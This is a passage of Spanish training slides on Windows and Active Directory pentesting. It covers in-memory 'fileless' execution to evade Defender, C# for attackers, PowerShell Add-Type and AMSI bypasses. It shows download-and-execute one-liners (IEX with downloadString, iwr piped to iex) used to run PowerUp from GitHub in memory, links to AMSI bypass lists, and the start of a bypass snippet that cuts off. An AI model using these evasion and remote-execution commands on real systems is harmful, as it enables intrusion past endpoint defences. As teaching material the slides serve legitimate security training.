Permite desplegar las actualizaciones de manera ordenada, tener un inventario de la red, desplegar aplicaciones, herramienta de asistencia remota... El sueño de cualquier SYSAdmin.

Funciona con un agente (NT AUTHORITY/SYSTEM) que se ejecuta en el cliente y se comunica con el servidor. Se encarga de ejecutar las tareas recibidas.

Si está mal configurado, puede abusarse.



Otras cosas a tener en cuenta

- ADFS
- WSUS
- Servicio de impresión (Printer Bug)
- Token Impersonation (Whatever+Potato)
- ADIDNS
- Servicios mal configurados
- Y, como no, ~~Azure ID~~-Entra ID



Referencias

1. [Servicios de Directorio Activo](#)
2. [Entendiendo las confianzas en Directorio Activo](#)
3. [Entendiendo la transitividad en Directorio Activo](#)
4. [Autenticación Kerberos](#)
5. [La guía por excelencia de seguridad en Directorio Activo](#)
6. [Servicios de Directorio Activo](#)
7. [Entendiendo las confianzas en Directorio Activo](#)
7. [Entendiendo la transitividad en Directorio Activo](#)
8. [Autenticación Kerberos](#)
9. [LAPS](#)
10. [WDAC](#)
11. [AppLocker](#)
12. [ASR](#)
13. [SCCM](#)

2.


Evasiones básicas de Windows Defender

Ejecución de 'fileless' malware, en memoria

- Tradicionalmente, la evasión del antimalware se realizaba ejecutando malware directamente en memoria, sin tocar disco. De este modo, los antimalware no analizaban el contenido de los programas/scripts a ejecutar.
- Se hace uso de IEX para ejecutar el contenido de un string descargado de un medio externo al host.
- Los programas desarrollados en C# pueden (con ciertas modificaciones) ser ejecutados en memoria en PowerShell.

```
IEX(New-Object Net.WebClient).downloadString('<URL>')
IWR -uri '<URL>' | IEX    <->    $a=IWR -uri '<URL>'; IEX $a
```

Ejecución en disco vs memoria



```
Windows PowerShell
PS C:\Users\akolgomorov\Downloads> iwr -uri https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1 -OutFile PowerUp.ps1
PS C:\Users\akolgomorov\Downloads> .\PowerUp.ps1
.: No se pudo completar la operación porque el archivo contiene un virus o software potencialmente no deseado.
En línea: 1 Carácter: 3
+ .\PowerUp.ps1
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\akolgomorov\Downloads> iwr -uri https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1 | iex
PS C:\Users\akolgomorov\Downloads> Invoke-AllChecks

[*] Running Invoke-AllChecks

[*] Checking if user is in a local group with administrative privileges...

[*] Checking for unquoted service paths...

[*] Checking service executable and argument permissions...

[*] Checking service permissions...

[*] Checking %PATH% for potentially hijackable .dll locations...
```


```
Windows PowerShell
PS C:\Users\akolgomorov\Downloads> $a = iwr -uri https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1
PS C:\Users\akolgomorov\Downloads> $a.Content | more
<#
PowerUp aims to be a clearinghouse of common Windows privilege escalation
vectors that rely on misconfigurations. See README.md for more information.

Author: @harmj0y
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None
#>

#####
#
# Helpers
#
#####

Add-Type @"
[System.FlagsAttribute]
public enum ServiceAccessFlags : uint
{
    CC = 1,
    DC = 2,
    LC = 4,
    SW = 8,
    RP = 16,
    WP = 32,
    DT = 64,
    LO = 128,
    CR = 256,
    SD = 65536,
    RC = 131072,
```

Ejecución de 'fileless' malware, en memoria



2.1

C# for pentesters

¿Qué es C#?


C# es lenguaje de programación basado en objetos desarrollado por Microsoft en la era de los 2000.

Es un lenguaje a alto nivel, como Python o Java, lo que permite ser leído y entendido de una manera sencilla.

Es un lenguaje manejado, al contrario de C, gracias a la presencia de un garbage collector, que hace las veces de gestor de memoria. Esto permite que sea un lenguaje “seguro”.

El código fuente de C# se compila en un lenguaje intermedio (IL) que, al ser ejecutado, corre dentro del CLR (Common Language Runtime). A su vez, CLR traduce el lenguaje intermedio en código máquina para que lo entienda el sistema operativo.

CLR es el encargado de gestionar los bloques de memoria.



C# vs .NET

.NET es una plataforma para desarrolladores de código abierto de Microsoft.

En castellano: un compendio de APIs de programación que permiten utilizar varias funcionalidades creadas por Microsoft mediante diferentes lenguajes.

En resumen, C# es un lenguaje que permite usar dichas APIs (.NET APIs), al igual que F# y Visual Basic.

Los programas escritos en C# realmente corren en .NET.



¿Por qué C#?


C# es un lenguaje nativo de Microsoft que permite interactuar con APIs de Windows.

No requiere dependencias para ejecutarse, más allá de las versiones de .NET para las diferentes librerías.

Permite crear binarios para cualquier tipo de plataforma.

Se puede ejecutar en memoria sin tocar disco gracias a su integración con PowerShell.

En pocas palabras...



```
[DllImport("Secur32.dll", SetLastError = false)]
public static extern uint LsaEnumerateLogonSessions(out UInt64 LogonSessionCount, out IntPtr LogonSessionList);

[DllImport("Secur32.dll", SetLastError = false)]
public static extern uint LsaGetLogonSessionData(IntPtr luid, out IntPtr ppLogonSessionData);

public static void Main(string[] args)
{
    var systime = new DateTime(1601, 1, 1, 0, 0, 0); //win32 systemdate

    var ret = LsaEnumerateLogonSessions(out var count, out var luidPtr); // get an array of pointers to LUIDs

    for (ulong i = 0; i < count; i++)
    {
        // TODO: Check return value
        ret = LsaGetLogonSessionData(luidPtr, out var sessionData);
        var data = (SECURITY_LOGON_SESSION_DATA)Marshal.PtrToStructure(sessionData, typeof(SECURITY_LOGON_SESSION_DATA));

        // if we have a valid logon
        if (data.PSID != IntPtr.Zero)
        {
            // get the account username
            var username = Marshal.PtrToStringUni(data.Username.Buffer).Trim();

            // convert the security identifier of the user
            var sid = new System.Security.Principal.SecurityIdentifier(data.PSID);

            // domain for this account
            var domain = Marshal.PtrToStringUni(data.LoginDomain.Buffer).Trim();

            // authentication package
            var authpackage = Marshal.PtrToStringUni(data.AuthenticationPackage.Buffer).Trim();
        }
    }
}
```

Visual Studio



Es un IDE completo para desarrolladores de .NET y C++ en Windows.

Permite crear todo tipo de ejecutables, desde simples binarios hasta DLLs.

Incluye un debugger nativo y permite integrarse con GitHub para usarlo como repositorio de todos los proyectos creados.

A nivel ofensivo, encontraremos muchísimos proyectos escritos en C# por investigadores de seguridad que podremos descargar y compilar para ejecutar.

Doble click en el .SLN y tendremos acceso al proyecto.



2.2

PowerShell ❤ .NET

PowerShell y su relación con .Net

PowerShell se basa en .NET Common Language Runtime (CLR).
Acepta y devuelve objetos en .NET pudiendo acceder a todas las librerías de .NET.

Viene instalado por defecto en todos los sistemas operativos Windows.

Se fundamenta en cmdlets (command let), comandos por defecto de PowerShell basados en clases de .NET.

```
PS C:\Users> Get-Help Write-Output

NOMBRE
    Write-Output

SINTAXIS
    Write-Output [-InputObject] <psobject[]>  [<CommonParameters>]

ALIAS
    write
    echo

NOTAS
    Get-Help no encuentra los archivos de Ayuda para este cmdlet en el equipo. Mostrará solo una parte de la Ayuda.
    -- Para descargar e instalar los archivos de Ayuda para el módulo que incluye este cmdlet, use Update-Help.
    -- Para ver en línea el tema de Ayuda de este cmdlet, escriba "Get-Help Write-Output -Online" o
        vaya a https://go.microsoft.com/fwlink/?LinkID=113427.
```

WriteOutput Class

Reference

[Feedback](#)

Definition

Namespace: [Microsoft.PowerShell.Utility.Activities](#)

Assembly: Microsoft.PowerShell.Utility.Activities.dll

Package: Microsoft.PowerShell.5.1.ReferenceAssemblies v1.0.0

Activity to invoke the Microsoft.PowerShell.Utility\Write-Output command in a Workflow.

C++

[Copy](#)

```
public ref class WriteOutput sealed : Microsoft::PowerShell::Activities::PSActivity
```

Add-Type


Como hemos comentado en la diapositiva anterior, PowerShell nos permite acceder a todas las librerías de .NET disponibles en Windows.

Por otro lado, existen una serie de cmdlets por defecto que nos permite interactuar con clases de .NET de manera nativa.

Podemos crear nuevos cmdlets o acceder a clases de .NET de manera puntual desde PowerShell mediante el uso del cmdlet Add-Type.

Según Microsoft, permite definir una clase Microsoft .NET Core en la sesión de PowerShell., permitiendo crear instancias de objetos mediante el cmdlet New-Object y usar los objetos igual que se usaría cualquier objeto de .NET Core.

Esto nos permite ejecutar código C# en nuestra sesión de PowerShell sin necesidad de compilar un binario == ejecutar en memoria.




```
Windows PowerShell
PS C:\Users> $Source = @"
>> public class BasicTest
>> {
>>     public static int Add(int a, int b)
>>     {
>>         return (a + b);
>>     }
>>     public int Multiply(int a, int b)
>>     {
>>         return (a * b);
>>     }
>> }
>> "@
PS C:\Users>
PS C:\Users> Add-Type -TypeDefinition $Source
PS C:\Users> [BasicTest]::Add(4, 3)
7
PS C:\Users> $BasicTestObject = New-Object BasicTest
PS C:\Users> $BasicTestObject.Multiply(5, 2)
10
```

2.3

AntiMalware Scan Interface (AMSI)


AMSI

- [AMSI \(AntiMalware Scan Interface\)](#), es una API que permite que las aplicaciones y servicios se integren con cualquier producto antimalware que esté presente en la máquina.
- AMSI está diseñada para permitir las técnicas más comunes de escaneo y protección proporcionadas por los productos antimalware. Permite el escaneo de archivos, memoria o flujos, la comprobación de la reputación de la URL/IP de origen y otras técnicas.
- Componentes de Windows que se integran con AMSI:
 - UAC (elevación de EXE, COM, MSI o instalación de ActiveX)
 - [PowerShell \(scripts, uso interactivo y evaluación dinámica de código\)](#)
 - Windows Script Host (wscript.exe y cscript.exe)
 - JavaScript, VBScript y VBA (Macros Office)
- Cuando un script está listo para ser suministrado al intérprete (p.ej. un .ps1 a PowerShell), se puede invocar a AMSI para solicitar al antimalware un análisis del contenido antes de ejecutarlo. Esto ocurre incluso si el script se genera en tiempo de ejecución: el código puede pasar por una desofuscación pero, en última instancia, debe proporcionar al intérprete un código simple y no ofuscado.



AMSI

- Funciona desde Windows 10.
- Depende de la integración que haga el fabricante del sistema antimalware contra la API de AMSI.
- Se puede evadir 😊
 - Se puede* modificar AMSI.dll para que el "escaneo" siempre sea OK
 - AMSI no funciona en PowerShell v2.0
 - Se puede* parar/modificar AMSI
 - Puede que no esté bien integrado (o no integrado, directamente)
 - Los bypasses en Windows 10 difieren de Windows 11.
- Lista de evasiones de AMSI:
 - <https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell>
 - <https://amsi.fail/>
 - Es 2025, espabila.



```
PS C:\Users\User> amsiutils
En linea: 1 Carácter: 1
+ amsiutils
+
Este script contiene elementos malintencionados y ha sido bloqueado por el software antivirus.
+ CategoryInfo          : ParserError: () [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\User> $amsiutils = @"
>> using System;
>> using System.Runtime.InteropServices;
>> public class dwutp {
>>     [DllImport("kernel32")]
